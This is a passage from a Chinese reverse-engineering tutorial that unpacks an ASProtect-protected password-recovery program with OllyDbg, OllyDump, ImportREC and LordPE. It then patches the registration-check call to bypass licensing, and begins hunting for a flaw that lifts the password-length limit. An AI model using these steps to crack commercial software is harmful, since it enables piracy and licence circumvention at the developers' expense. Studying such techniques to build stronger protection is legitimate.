注意： 这个值后面修复入口时要用到。注意不要关闭程序，我们转第二及第三步继续。

第二步：+DUMP程序。当来到如图6那句4174E4时，点菜单"PLUGINS/OLLUDUMP/DUMP DEBUGED PROCESS"，如图7去掉Rebuild import选项，然后点DUMP按键，对程序进行保存。

第三步：修复IAT。由于Watcom C/C++编写的程序，在ImportREC1.42+中直接填入OEP时会告诉你这不是一个有效的OEP之类的误报信息，我们要手动寻找IAT的位置。在程序的代码窗口中，随便找一个调用API的地方，如图8。




图7




图8

在图8中找到SetDlgItemTextA这个API，找到其调用内存值：43A92C，我们在命令行执行d 43A92C，会在内存窗口处显示IAT所处内存的位置，由于这块内存都可能是IAT，所以我们要定位这段内存的最起始位置，即往上拉到数据非零的位置，如拉到43A000这行，往后找最尾内存那行为43BFF8，两者相减得其大小为1FF8（这些数字都为十六进制）。有了这些数据，现在运行ImportREC1.42+，如图9。




图9

在RVA处填入IAT的RVA:3A000(43A000-400000=3A000)，大小填1FF8，这些都是上面得到的数据。然后再点击"Get Imports"取得IAT，再用ImportREC1.42+插件"ASProtect 1.2x Emul"及"ASProtect1.3 calculated improts"进行修复，修复不了的选"CUT thunks"进行cut掉，然后再Fix Dump修复第二步所DUMP的程序。DUMP完成后，还要修改OEP为我们找到的OEP，用LordPE的PE Editor打开修复IAT后的程序，按图10所示修正OEP。




图10

到此已经脱壳完成。由于ASP1.23是一个加密壳，软件脱壳对初学者来说可能难度有些大，这是正常的，有兴趣的读者可以到网上查找ASP脱壳相关的资料，网上有非常丰富的资料介绍。另外如果脱的过程中觉得繁琐或想直接跳过脱壳这步，也可以参考下一部分对程序进行带脱分析，通过对程序的内存补丁进行软件的破解。

三、分析软件注册流程

首先寻找关键验证代码。在暴破模式下，如果输入的密码长度大于4时，就会弹出注册框。据提示，我们可以打开脱壳后的程序，在命令行下输入bp MessageBoxA，意思是如果有消息窗口就会中断在调试器OD中，如图11。




图11

注意： 这个软件也可以带壳分析，就是直接用OD加载加壳的程序，F9让它运行起来后，再按上面的方法下断点，分析的结果与下面相同。

下断后，在程序暴破模式下，把密码的长度设置为5位以上，点击开始恢复密码，在弹出的提示框中选择“Enter Registration code”，输入假码“654321”后再确定，程序会中断在MessageBpxA断点这里，在OD中打开”view/call stack”窗口，看看程序从那里跳过来，如图12。




图12

双击图12的第一行第四列处，会来到如图13所示的界面。




图13

上面找到的call 4092FF就是注册码验证的关键代码，对于这个验证CALL，它要在EAX中返回1时才会注册成功，按如图14修改call 4092ff里面的代码。




图14

修改的方法请参考笔者在以前X上的文章。修改后软件虽然注册成功，但是密码长度的限制还是没有去掉。为什么呢？请看下面寻找软件加密漏洞部分，有兴趣的读者可以跟进40979e处的call，里面就是关健的注册码运算，不过这个软件是采用MD5的算法，单向与程序内置的注册码验证，如果成功就会跳到外壳ASP的函数中，用输入的注册码对程序的数据进行解码，怪不得密码长度的限制还是存在，由于过程比较复杂，估计是ASP的keyfile保护系统。想通过这个软件的算法做出注册机来恐怕不太现实，我们还是找找其它加密漏洞吧。

四、寻找软件加密漏洞

通过上面的分析可以看到，软件与外壳已经混成一体了，不过它还有一个致命的漏洞，我们可以轻松突破加密的限制。

继续上面的步骤，选验证函数0040979E CALL dumped_.004092FF这行，右击，在弹出的菜单中选择如图15所示的选项。




图15

这个功能是查找程序中所有调用CALL dumped_.004092FF的地方，我们可以找到3个调用这个CALL的地址。在这3个地址处都下断（按F2下断）。

现在我们整理一下思路，由于程序执行有限制的功能时会取关键验证函数，即会调用CALL 004092FF这个地方，如果我们通过这个验证函数了解其执行流程，并发现可疑代码，再看看有没有什么加密的不足之处。

为了方便找到限制密码长度的代码，得想方法在程序取得密码长度时断下来看看它是怎么处理的，我们可以在命令提示行下再下GetDlgItemInt这个断点，意思是取密码长度的数字是会断下来的。

F9让程序运行起来后，先按上面图13的方法修改验证函数，记得再下GetDlgItemInt断点，开始点击程序中开始恢复密码按键，程序第一次断在验证函数处，第二次会断在GetDlgItemInt入口处，“CRTL＋F9”返回程序代码，来到如图16处。

